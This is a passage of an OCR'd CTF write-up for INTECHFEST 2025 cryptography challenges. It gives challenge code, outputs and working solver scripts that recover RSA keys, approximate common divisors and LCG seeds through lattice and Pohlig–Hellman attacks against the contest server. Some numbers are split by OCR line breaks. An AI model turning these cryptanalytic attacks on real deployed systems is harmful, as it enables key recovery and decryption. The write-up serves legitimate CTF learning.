
To exploit it, I send `-1` as the mask to bypass the restriction and leak the full `de`. With `n`, `e`, and `de`, I brute-force small factors `k` such that `d = (e*de - 1) / k` is valid. For each candidate `d`, I reconstruct the RSA private key and attempt OAEP decryption on the ciphertexts, checking if the decrypted values form the expected consecutive sequence. When the correct `d` is found, I recover `s` from the first plaintext and submit it to retrieve the flag

Solver:

```
#!/usr/bin/env python3

from pwn import *
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP
import re
from libnum import s2n

HOST, PORT = "103.167.133.84", 8058
E = 65537

def recover_d_from_de(n: int, e: int, de: int, cts_hex: list):
    """
    Try all k in [1..e-1] with (e*de-1) % k == 0, build d, test OAEP decrypt.
    Return the working (d, s).
    """
    t = e * de - 1
    cts = sorted(cts_hex, key=lambda x: x[0])

    for k in range(1, e):
        if t % k != 0:
            continue
        d = t // k
        if d <= de:  # de must be in [1..d-1]
            continue
```

```
        try:
            key = RSA.construct((n, e, d))
            oaep = PKCS1_OAEP.new(key)

            # Try first decrypt; wrong d -> ValueError
            v0 = s2n(oaep.decrypt(bytes.fromhex(cts[0][1])))
            ok = True
            for idx, hx in cts[1:]:
                vi = s2n(oaep.decrypt(bytes.fromhex(hx)))
                if vi - v0 != idx:
                    ok = False
                    break

            if ok:
                return d, v0

        except Exception:
            pass

    return None, None

io = remote(HOST, PORT)
io.recvuntil(b"mask?> ")
io.sendline(b"-1")  # leak full 'de'

data = io.recvuntil(b"guess?> ").decode(errors="ignore")

n = int(re.search(r"N:\s*(\d+)", data).group(1))
de = int(re.search(r"Hint:\s*(\d+)", data).group(1))
ct_pairs = [(int(m.group(1)), m.group(2)) for m in re.finditer(r"ct_(\d+):\s*([0-9a-fA-F]+)", data)]

d, s = recover_d_from_de(n, E, de, ct_pairs)

io.sendline(str(s).encode())
print(io.recv())
```

Cryptography/dahlah (6 Solves)



chall.py:

```
from Crypto.Util.strxor import strxor
from secrets import randbelow
from hashlib import sha3_512, sha256
flag=open('flag.txt', 'rb').read()
r=randbelow(2**512)
k=randbelow(2**512)
gs=[randbelow(2**249)*19909 for _ in range(7)]
out=[((k+r*(g^r)))>>64 for g in gs]
ct=strxor(flag,sha3_512(f"{gs};{[r]}".encode()).digest()[:len(flag)])
with open('out3.txt','w+') as f:
    f.write(f'{out=}\n')
    f.write(f'{ct=}\n')
    f.write(f'hint={sha256(f"{r}".encode()).hexdigest()}')
```

output:

```
out=[32541981535233564242962362287143246481034291866311235698864743024000422877499737157665099504781533919421816490555229470472357657185685141322859301946719401224512533165787633085540798858266122580658071949785812478666243903817609174380190729995064584516248104745760353090408904430501643253 15,
32541981535233564242962362287143246481034291866311235698864743024000422877510901 3
```

```
430554900489587558397050167548146019261270195036491400902197516853439888588574268
020679873561174785064735736546589852820080669901199777422243318377372096727196823
331850523467890484440173229970165967928306151 9,
325419815352335642429623622871432464810342918663112356988647430240004228775029209
919433417209718026819250872072242393149019851846177701703823360649482839800695071
520314848241194956305040511028238313440628838760957301643578374881029522176383312
433254189957670891261684514500768556072258249 8,
325419815352335642429623622871432464810342918663112356988647430240004228775291333
961870412972368111137214238102382848343915125906039572344938919853514925785918221
346112567231737142881718292761591790781822911439687562078682801506690911517623485
128403180498771561996655144665696790709833049 5,
325419815352335642429623622871432464810342918663112356988647430240004228775239631
422616920341222421735458598910529993522298923413796713294862220434648597955308803
396748670251564201604979481951546685910695198171258777796144892702689054575948452
770182395389020112246872102298999830351115829 7,
325419815352335642429623622871432464810342918663112356988647430240004228775291959
884270360837386727715231326412639744426523411443656661437893628823611952937998458
992460770778991897192784321003531555915492391488256929405160807875493169536660547
714774613057353827831697432561496711588370883,
325419815352335642429623622871432464810342918663112356988647430240004228774257992
816183735146809970762869200946022414104592817477669359539489077017884711392577996
941644254530411274506077507512574094815743233740663585317217110694387651113529604
110437637856707163342417096156751372277975652 4]
ct=b'\x8e\x03\xfd\xf1\xe1\xa5\xaa>a\x88\xfc\xe0p7\xec\xb1\xb9\xddP{\xcdV\xb1\x05T
3n\xfd#\xcb,\xfbQ\xaa\x1fm\xea\x87+\xcf\xf2\xfd\xa9rA'
hint=87bc8da067d16d4323b9055daa79201018add7fa5b9866be3dd41450641b5de2
```

The challenge produces `out[i] = (k + r·(g⊕r)) >> 64` for seven random multiples of 19909, then hides the flag under an XOR with `sha3_512(f"{gs};{[r]}")` and provides a SHA-256 hash of `r` as a hint. The weakness is that the `out` values are essentially approximate multiples of `r`, leaking enough structure to recover it.

To exploit this, I apply Galbraith's Approximate Common Divisor method (https://pure.royalholloway.ac.uk/ws/portalfiles/portal/26776176/Alg_ACD_ANTS_Final.pdf). I build the transform-free lattice, run only `B.LLL()` (without BKZ and fpylll), and look for a short vector where `v[0] = q0·R` directly encodes a divisor candidate. Because ACD is sensitive to sample ordering, I test anchored sets, shuffles, and random subsets until the recovered `r` matches the SHA-256 hint. With `r` confirmed, I recompute the correct `gs` (enforcing the 19909 divisibility), regenerate the keystream, XOR with the ciphertext, and chicken dinner hehe

Solver:

```
from sage.all import *
import hashlib, random, itertools

outs = [

3254198153523356424296236228714324648103429186631123569886474302400042287749973715766509950478153391942181649055522947047235765718568514132285930194671940122451253316578763308554079885826612258065807194978581247866624390381760917438019072999506458451624810474576035309040890443050164325315,

3254198153523356424296236228714324648103429186631123569886474302400042287751090134305549004895875583970501675481460192612701950364914009021975168534398885885742680206798735611747850647357365465898528200806699011997774222433183773720967271968233318505234678904844401732299701659679283061519,

3254198153523356424296236228714324648103429186631123569886474302400042287750292099194334172097180268192508720722423931490198518461777017038233606494828398006950715203148482411949563050405110282383134406288387609573016435783748810295221763833124332541899576708912616845145007685560722582498,

3254198153523356424296236228714324648103429186631123569886474302400042287752913339618704129723681111372142381023828483439151259060395723449389198535149257859182213461125672317371428817182927615917907818229114396875620786828015066909115176234851284031804987715619966551446656967907098330495,

3254198153523356424296236228714324648103429186631123569886474302400042287752396314226169203412224217354585989105299935222989234137967132948622204346485979553088033967486702515642016049794819515466859106951981712587777961448927026890545759484527701823953890201122468721022989998303511158297,

3254198153523356424296236228714324648103429186631123569886474302400042287752919598842703608373867277152313264126397444426523411443656661437893628823611952937998458992460770778991897192784321003531555915492391488256929405160807875493169536660547714774613057353827831697432561496711588370883,

3254198153523356424296236228714324648103429186631123569886474302400042287742579921
```

```
816183735146809970762869200946022414104592817477669359539489077017884711392577996
941644254530411274506077507512574094815743233740663585317217110694387651113529604
110437637856707163342417096156751372277975652 4
]
ct =
b'\x8e\x03\xfd\xf1\xe1\xa5\xaa>a\x88\xfc\xe0p7\xec\xb1\xb9\xddP{\xcdV\xb1\x05T3n\
xfd#\xcb,\xfbQ\xaa\x1fm\xea\x87+\xcf\xf2\xfd\xa9rA'
hint_hex = "87bc8da067d16d4323b9055daa79201018add7fa5b9866be3dd41450641b5de2"

def sha256_str(x:int)->str:
    return hashlib.sha256(str(int(x)).encode()).hexdigest()

def bxor(a:bytes,b:bytes)->bytes:
    return bytes(x^y for x,y in zip(a,b))

def sym_mod(x, m):
    # symmetric reduction to (-m/2, m/2]
    return int((x + m + m//2) % m) - int(m//2)

def galbraith_acd(X, rho_bits=64):
    """
    X = [x0, x1, ..., x_{s-1}] with xi = p*qi + ri, |ri| < 2^rho_bits
    Returns p if found, else 0.
    Matrix (rows):
        [ R,  x1,  x2, ..., xs-1 ]
        [ 0, -x0,  0, ..., 0     ]
        [ 0,  0,  -x0, ..., 0    ]
        ...
    """
    s = len(X)
    if s < 2:
        return 0
    R = ZZ(1) << (rho_bits+1)
    B = Matrix(ZZ, s, s); B[0,0] = R
    for i in range(1, s):
        B[0, i] = ZZ(X[i])
        B[i, i] = -ZZ(X[0])
```


```
    # LLL and scan short vectors
    Bred = B.LLL()  # transform-free
    for v in Bred.rows():
        v0 = ZZ(v[0])
        if v0 != 0 and v0 % R == 0:
            q0 = v0 // R
            if q0 == 0:
                continue
            r0 = sym_mod(ZZ(X[0]), q0)
            p  = abs((ZZ(X[0]) - r0) // q0)
            if p <= 1:
                continue
            # check residuals are small
            rs = [sym_mod(ZZ(x), p) for x in X]
            if all(- (1 << (rho_bits+1)) < rr < (1 << (rho_bits+1)) for rr in
rs):
                return int(p)
    return 0

# build approximate multiples
# All pairwise samples: M_ij = 2^64 * (t_j - t_i)
pairs = []
n = len(outs)
for i in range(n):
    for j in range(i+1, n):
        pairs.append( ((outs[j] - outs[i]) << 64) )
# Also "anchored" samples vs t0 (often easiest)
anchored = [ ((outs[i] - outs[0]) << 64) for i in range(1, n) ]

# hunt for r
def hunt_r():
    # 1) try anchored straight away
    X = anchored[:]
    p = galbraith_acd(X, rho_bits=64)
    if p and sha256_str(p) == hint_hex:
        return p
    # 2) try shuffles of anchored
    for _ in range(80):
```

```
        random.shuffle(X)
        p = galbraith_acd(X, rho_bits=64)
        if p and sha256_str(p) == hint_hex:
            return p
    # 3) try pairwise subsets of various sizes
    P = pairs[:]
    for size in (3,4,5,6,7,8,9,10):  # length of X
        for _ in range(200):
            X = random.sample(P, size)
            # ensure X[0] is “reasonable” by putting the biggest magnitude first
sometimes
            if random.getrandbits(1):
                X.sort(key=lambda z: -abs(z))
            p = galbraith_acd(X, rho_bits=64)
            if p and sha256_str(p) == hint_hex:
                return p
    return 0

r = hunt_r()

print(f"[+] r bits = {int(r).bit_length()}")
print(f"[+] hint match: {sha256_str(r) == hint_hex}")

# ---------- recover q_i, choose c ∈ {0,1} via 19909 test ----------
q = [ ((ZZ(t) << 64) // ZZ(r)) for t in outs ]

def gs_for_c(c):
    return [ int(qi - c) ^ int(r) for qi in q ]

c, gs = None, None
for cand in (0,1):
    trial = gs_for_c(cand)
    if all(g % 19909 == 0 for g in trial):
        c, gs = cand, trial
        break
assert gs is not None, "Could not disambiguate c; r likely off."

print(f"[+] c = floor(k/r) = {c}")
```

```
print(f"[+] 19909 divides all gs? {all(g % 19909 == 0 for g in gs)}")
msg = f"{gs};{[int(r)]}".encode()
keystream = hashlib.sha3_512(msg).digest()[:len(ct)]
flag = bxor(ct, keystream)
print(flag)
```

```
/mnt/d/CTF Kingdom/INTECHFEST_2025/PENYISIHAN_INTECHFEST_2025/CRYPTO/dahlah sage -python sol.py
[+] r bits = 512
[+] hint match: True
[+] c = floor(k/r) = 1
[+] 19909 divides all gs? True
b'INTECHFEST{lll_is_not_magic_d9c6090e6b84a00c}'
/mnt/d/CTF Kingdom/INTECHFEST_2025/PENYISIHAN_INTECHFEST_2025/CRYPTO/dahlah
```

Cryptography/SHAW (3 Solves)



chall.py:

```
import sys
import signal
from typing import Optional

from Crypto.Util.number import isPrime, getRandomRange


class LCG:

    def __init__(self, mod: int, seed: int):
        self.mod = mod - 1
        self.A = getRandomRange(1, mod)
        self.B = getRandomRange(1, mod)
        self.state = seed
```

```
    def next(self) -> int:
        self.state = (self.A * self.state + self.B) % self.mod
        return self.state >> 256

class Challenge:
    def __init__(self):
        self.lcg = None

        # group params (set after user supplies p)
        self.p: Optional[int] = None
        self.g: Optional[int] = None

        # secret ElGamal key (over Z_p*)
        self.x: Optional[int] = None   # private
        self.h: Optional[int] = None   # g^x mod p (kept secret)

        # whether p/g/x/h are initialized
        self.ready: bool = False

        # Cap oracle calls (optional safety); set None for unlimited
        self.enc_limit: Optional[int] = None
        self.enc_count: int = 0
        self.s = getRandomRange(1, 2**512)
        self.c = getRandomRange(1, 2**128)

    # ---- parameter setup ----
    def set_p(self, p: int) -> str:
        if self.ready:
            return "p already set. Restart the process to choose a new
modulus.\n"
        if p <= 3 or p.bit_length() != 512 or not isPrime(p):
            return "Invalid p: must be a 512-bit prime.\n"

        self.p = p
        while True:
            g = getRandomRange(2, p - 1)
            if pow(g, (p - 1) // 2, p) != 1:
                self.g = g
```

```
            break

        # Secret ElGamal key
        self.x = getRandomRange(2, p - 2)
        self.h = pow(self.g, self.x, self.p)  # kept secret
        self.lcg = LCG(p, self.s)

        self.ready = True
        return "OK: modulus set and parameters initialized.\n"

    def show_params(self) -> str:
        if not self.ready:
            return "Set p first with: setp (int)\n"
        out = []
        out.append(f"p           = 0x{self.p:x}")
        out.append(f"g           = 0xREDACTED")
        out.append(f"lcg.a       = 0x{self.lcg.A:x}")
        out.append(f"lcg.b       = 0x{self.lcg.B:x}")
        return "\n".join(out) + "\n"

    def enc(self, m: int) -> str:
        if not self.ready:
            return "Set p first with: setp (int)\n"
        if not (1 <= m < self.p):
            return "Message m must satisfy 1 <= m < p.\n"

        if self.enc_limit is not None and self.enc_count >= self.enc_limit:
            return "Encryption limit reached.\n"

        k = self.lcg.next()
        r = k ^ self.c

        c1 = pow(self.g, r, self.p)
        s  = pow(self.h, r, self.p)
        c2 = (m * s) % self.p

        self.enc_count += 1
        return f"c1 = 0x{c1:x}\nc2 = 0x{c2:x}\n"
```

```
    # ---- Guess the seed ----
    def try_guess(self, val: int, c: int) -> str:
        if val == self.s and c == self.c:
            return read_flag().decode("utf-8", errors="replace") + "\n"
        return "Nope.\n"

# ---------------------------
# I/O helpers
# ---------------------------

HELP_TEXT = """\
Commands:
  setp <int>     : set 512-bit prime modulus p (decimal or 0x... hex)
  params         : show public parameters
  enc <m>        : encrypt your integer m (1 <= m < p) -> prints c1, c2 (hex)
  guess <s> <c>  : guess the secrets
  help           : show this help
  exit           : quit
"""

def parse_int(s: str) -> Optional[int]:
    s = s.strip()
    try:
        if s.startswith(("0x", "0X")):
            return int(s, 16)
        return int(s, 10)
    except ValueError:
        return None

def read_flag() -> bytes:
    try:
        with open("flag.txt", "rb") as f:
            return f.read().strip()
    except FileNotFoundError:
        return b"CTF{flag_file_missing}"

# ---------------------------
```

```python
# Main REPL
# ---------------------------

def main():
    chal = Challenge()
    signal.alarm(120)
    print("=== Modular ElGamal Oracle (LCG-seeded) ===")
    print("Your goal: recover the initial LCG seed s.")
    print(HELP_TEXT)
    sys.stdout.flush()

    for _ in range(50):
        line = input("$ ").strip()
        parts = line.split()
        cmd = parts[0].lower()

        if cmd == "exit" or cmd == "quit":
            print("bye")
            return

        if cmd == "help":
            print(HELP_TEXT, end="")
            continue

        if cmd == "setp":
            if len(parts) != 2:
                print("usage: setp <int>")
            else:
                val = parse_int(parts[1])
                if val is None:
                    print("invalid integer for p")
                else:
                    sys.stdout.write(chal.set_p(val))
            continue

        if cmd == "params":
            sys.stdout.write(chal.show_params())
            continue
```

```
        if cmd == "enc":
            if len(parts) != 2:
                print("usage: enc <m>")
                continue
            m = parse_int(parts[1])
            if m is None:
                print("invalid integer for m")
                continue
            sys.stdout.write(chal.enc(m))
            continue

        if cmd == "guess":
            if len(parts) != 3:
                print("usage: guess <s> <m>")
                continue
            s = parse_int(parts[1])
            c = parse_int(parts[2])
            sys.stdout.write(chal.try_guess(s, c))
            continue

        if cmd == "admin":
            print(f"G={chal.g}")

        print("unknown command; type 'help'")

if __name__ == "__main__":
    main()
```

The challenge implements a modular ElGamal-style encryption oracle whose randomness is derived from a truncated **Linear Congruential Generator (LCG)**. Specifically, each call reveals the high-order half of the LCG's current state (`state >> 256`) after updating via `state = (A·state + B) mod (p-1)`. This is a classic instance of the Hidden Number Problem (HNP): each truncated output gives a noisy linear relation involving the secret initial seed. The vulnerability lies in capturing enough such truncated state output. This effectively leak structured information about the secret LCG seed, making it susceptible to lattice-based reconstruction. To solve this, I used a smooth prime modulus of the form

$$p = 2^{384}k + 1,$$

whose smooth factorization of p - 1 lets me compute discrete logs via `Pohlig–Hellman`. I collect numerous encryptions of a fixed message (e.g., `m=1`), extract the exponent `r_i` by solving the discrete logarithm, then isolate the observed truncated outputs

$$a_i = r_i \gg 128.$$

At first, I tried to install Joseph Surin's LBC toolkit (https://github.com/josephsurin/lattice-based-cryptanalysis/blob/main/lbc_toolkit) as my sagemath python library, but my laptop blue-screened 💀. So I used the HNP function ((https://github.com/josephsurin/lattice-based-cryptanalysis/blob/main/lbc_toolkit/problems/hidden_number_problem.sage) to recover the initial seed `s`. Finally, with `s` known, I derive the missing lower bits and compute the correct auxiliary value `c`, allowing me to submit `guess s` and `c` and retrieve the flag. **Note that this script doesn't always work so if it failed, you must rerun the solver hehe :>**

Solver:

```
#!/usr/bin/env python3
from pwn import *
from Crypto.Util.number import *
import random, re, subprocess, textwrap, json, shutil, os

def small_primes_upto(n):
    sieve = [True]*(n+1)
    ps = []
    for p in range(2, n+1):
        if sieve[p]:
            ps.append(p)
            step = p
            for q in range(p*p, n+1, step):
                sieve[q] = False
    return ps

# build p = 2^384 * k + 1 with B-smooth odd k
def gen_proth_prime(bits=512, n_two=384, max_small=5000, tries=80000):
    assert bits == 512 and n_two == 384
    SP = small_primes_upto(max_small)
    target_bits = bits - 1 - n_two  # ~128
    lo = target_bits - 10
    hi = target_bits + 10
    for _ in range(tries):
        k = 1
```

```
        fac = {}
        while k.bit_length() < lo:
            q = random.choice(SP)
            if q == 2:
                continue
            e = 1 if random.random() < 0.8 else 2
            for _e in range(e):
                if (k*q).bit_length() > hi:
                    break
                k *= q
                fac[q] = fac.get(q, 0) + 1
        if k % 2 == 0:
            k //= 2
            fac[2] = fac.get(2, 0) - 1
            if fac[2] <= 0:
                fac.pop(2, None)
        p = (1 << n_two) * k + 1
        if p.bit_length() == bits and isPrime(p):
            return p, fac, n_two
    raise RuntimeError("No Proth prime found; increase tries/max_small")

# augment factorization with 2^n_two
def facdict_with_two(fodd, two_pow):
    fd = dict(fodd)
    fd[2] = fd.get(2, 0) + two_pow
    return fd

# determine ord(g) and its factorization subset
def order_of_g_and_factors(g, p, facdict_full):
    ord_g = p - 1
    for q, e in facdict_full.items():
        for _ in range(e):
            if ord_g % q == 0 and pow(g, ord_g // q, p) == 1:
                ord_g //= q
            else:
                break
    # factor ord_g using known primes from p-1
    ord_fac = {}
```

```
    tmp = ord_g
    for q, _e in facdict_full.items():
        if q < 2:
            continue
        cnt = 0
        while tmp % q == 0:
            tmp //= q
            cnt += 1
        if cnt:
            ord_fac[q] = cnt
    assert tmp == 1
    return ord_g, ord_fac

# CRT combine two congruences
def crt_pair(a1, m1, a2, m2):
    t = ((a2 - a1) * inverse(m1 % m2, m2)) % m2
    return (a1 + m1 * t) % (m1 * m2)

# robust Pohlig-Hellman on ord(g) using fixed order-q base
def dlog_pohlig_hellman_order(g, h, p, ord_fac, ord_g):
    x = 0
    mod = 1
    for q, e in sorted(ord_fac.items()):
        m   = q**e
        g0  = pow(g, ord_g // m, p)            # ord(g0)=q^e
        h0  = pow(h, ord_g // m, p)
        c   = pow(g0, q**(e-1), p)             # ord(c)=q
        if pow(c, q, p) != 1:
            raise ValueError("bad base")
        if c == 1:
            x = crt_pair(x, mod, 0, m)
            mod *= m
            continue
        xq = 0
        for i in range(e):
            t  = (h0 * inverse(pow(g0, xq, p), p)) % p
            t  = pow(t, q**(e-1-i), p)
            cur, digit = 1, None
```

```
            for d in range(q):
                if cur == t:
                    digit = d
                    break
                cur = (cur * c) % p
            if digit is None:
                raise ValueError("PH digit failed")
            xq += digit * (q**i)
        x   = crt_pair(x, mod, xq, m)
        mod = mod * m
    return x % mod

def parse_hexline(s, key):
    m = re.search(rf"{key}\s*=\s*0x([0-9a-fA-F]+)", s)
    return int(m.group(1), 16) if m else None

def recv_prompt(io):
    io.recvuntil(b"$ ")

HOST, PORT = "103.167.133.84", 8035
SAMPLES    = 22

io = remote(HOST, PORT)
io.recvuntil(b"Your goal:")

# prime
p, fac_odd, two_pow = gen_proth_prime()
M = p - 1
facdict = facdict_with_two(fac_odd, two_pow)

# set p
recv_prompt(io)
io.sendline(b"setp " + str(p).encode())
io.recvuntil(b"$ ")

# leaks (A,B) and g
io.sendline(b"params")
resp = io.recvuntil(b"$ ").decode()
```


```
A = int(re.search(r"lcg\.a\s*=\s*0x([0-9a-fA-F]+)", resp).group(1), 16) % M
B = int(re.search(r"lcg\.b\s*=\s*0x([0-9a-fA-F]+)", resp).group(1), 16) % M

io.sendline(b"admin")
resp = io.recvuntil(b"$ ").decode()
g = int(re.search(r"G=(\d+)", resp).group(1))

# ord(g) + PH
ord_g, ord_fac = order_of_g_and_factors(g, p, facdict)

# collect samples and dlog -> r_i
r_list, a_list = [], []
for _ in range(SAMPLES):
    io.sendline(b"enc 1")
    out = io.recvuntil(b"$ ").decode()
    c1 = parse_hexline(out, "c1")
    rr = dlog_pohlig_hellman_order(g, c1, p, ord_fac, ord_g)
    r_list.append(rr)
    a_list.append(rr >> 128)


payload = {
    "M": M, "A": A, "B": B, "aL": a_list, "rL": r_list, "n": SAMPLES
}
sage_code = f"""
import json, socket
from sage.all import *
d = {json.dumps(payload)}
M = Integer(d["M"]); A = Integer(d["A"]) % M; B = Integer(d["B"]) % M
aL = list(map(Integer, d["aL"]))
rL = list(map(Integer, d["rL"]))
n  = int(d["n"])
# C_i by recurrence
Ci=[]; C=Integer(0)
for _ in range(n):
    C = (A*C + B) % M
    Ci.append(C)
K = Integer(2)**384
```

```
Tlist=[]; Ap=Integer(1)
for _ in range(n):
    Ap = (Ap * A) % M
    Tlist.append(int(Ap))
Ahnp = [ int((K*Integer(aL[i]) - Ci[i]) % M) for i in range(n) ]
# simple HNP LLL (Albrecht–Heninger)
def hnp(p, T, A, Bbound):
    m = len(T)
    L = p * Matrix.identity(QQ, m)
    L = L.stack(vector(T))
    L = L.stack(vector(A))
    L = L.augment(vector([0]*m + [Bbound / p] + [0]))
    L = L.augment(vector([0]*(m+1) + [Bbound]))
    L = L.dense_matrix().LLL()
    for row in L.rows():
        if row[-1] == -Bbound:
            alpha = (row[-2] * p / Bbound) % p
            ok = all(((beta - t*alpha + a) % p) == 0 for beta,t,a in zip(row[:m],
T, A))
            if ok: return int(alpha)
        if row[-1] == Bbound:
            alpha = (-row[-2] * p / Bbound) % p
            ok = all(((beta - t*alpha + a) % p) == 0 for beta,t,a in zip([-b for
b in row[:m]], T, A))
            if ok: return int(alpha)
    return None
s0 = hnp(M, Tlist, Ahnp, K)
if s0 is None:
    print("ERR:HNP")
else:
    s0 = int(s0 % M)
    s1 = (A*s0 + B) % M
    k1 = s1 >> 256
    c  = ( (int(rL[0]) & ((1<<128)-1)) ^ (int(k1) & ((1<<128)-1)) )
    print("OK", s0, c)
"""

res = subprocess.run(["sage", "-python", "-c", sage_code],
```

```
                    capture_output=True, text=True)
out = (res.stdout or "") + (res.stderr or "")
m = re.search(r"OK\s+(\d+)\s+(\d+)", out)

s0 = int(m.group(1))
c  = int(m.group(2))

io.sendline(f"guess {s0} {c}".encode())
print(io.recvline())
```

```
 /mnt/d/CTF Kingdom/INTECHFEST_2025/PENYISIHAN_INTECHFEST_2025/CRYPTO/SHAW sage -python sol.py
[+] Opening connection to 103.167.133.84 on port 8035: Done
b'Nope.\n'
[*] Closed connection to 103.167.133.84 port 8035
 /mnt/d/CTF Kingdom/INTECHFEST_2025/PENYISIHAN_INTECHFEST_2025/CRYPTO/SHAW
 /mnt/d/CTF Kingdom/INTECHFEST_2025/PENYISIHAN_INTECHFEST_2025/CRYPTO/SHAW sage -python sol.py
[+] Opening connection to 103.167.133.84 on port 8035: Done
b'Nope.\n'
[*] Closed connection to 103.167.133.84 port 8035
 /mnt/d/CTF Kingdom/INTECHFEST_2025/PENYISIHAN_INTECHFEST_2025/CRYPTO/SHAW sage -python sol.py
[+] Opening connection to 103.167.133.84 on port 8035: Done
b'Nope.\n'
[*] Closed connection to 103.167.133.84 port 8035
 /mnt/d/CTF Kingdom/INTECHFEST_2025/PENYISIHAN_INTECHFEST_2025/CRYPTO/SHAW sage -python sol.py
[+] Opening connection to 103.167.133.84 on port 8035: Done
b'INTECHFEST{ONLY_$20???_TAKE_MY_MONEY_14d6fd37a038cedd}\n'
[*] Closed connection to 103.167.133.84 port 8035
 /mnt/d/CTF Kingdom/INTECHFEST_2025/PENYISIHAN_INTECHFEST_2025/CRYPTO/SHAW
```

Cryptography/piano man 💧 (3 Solves)



chall.py:

```
from Crypto.Util.strxor import strxor
from Crypto.Util.number import getPrime
from secrets import randbelow
from hashlib import sha3_512
T = 20
R = 72
```

```
flag=open('flag.txt', 'rb').read()
r=getPrime(80)
k=getPrime(70)
gs=[randbelow(2**80) for _ in range(T+1)]
out=[((k+r*(g^r)))>>R for g in gs]
ct=strxor(flag,sha3_512(f"{gs};{[r]}".encode()).digest()[:len(flag)])
with open('out1.txt','w+') as f:
    f.write(f'{out=}\n')
    f.write(f'{ct=}\n')
```

Output:

```
out=[24372515345566182663248124, 35215242408878062981915205,
17090995489193598324794095, 36754575010083813504795 93,
19754556444608828186601 9803, 31043016550769532803121457,
92909056812077467779102267, 22841292213223283893258 7053,
18348343080625757088049519 7, 20550620527693708950660 2996,
30605550839123136072087253, 10006998795145871242755 8738,
69657960818150653156316400, 47275765616603335416535450,
16380876198583250400888 8545, 15903517968565677808680 3356,
18580485814763613959958 4770, 39995563015618509572079053,
36538179784239220189545569, 11714176163495003015778 0954,
23602429413440967392591 1063]
ct=b"'\xf9\x11\xd2\x149\x01|\x97\\y\xe6\xa3\x12g\x89wi\xac\xe2\x0f\x9c\x9e\xcc\xd
6\x94\x8e\xdb\x8f\x8a\xf0\xc67U\x10:[\xfaZ\x9d\xed\xe3\xce\x1d\x84\xc6\xb7\x13\xf
5\x99A=\xf2\xa9\xf9\xfaJ\xe0\x9f\xe5\x02\xb3"
```

This challenge is almost the same as `dahlah` but this time with larger parameters: `R = 72`, primes `r ≈ 80 bits`, `k ≈ 70 bits`, and 21 samples without the 19909 divisibility trick or the SHA-256 hint. This makes it slightly harder than the previous one, but the core weakness remains the same. The `out` values are approximate multiples of `r`, so the structure leaks enough to recover it.

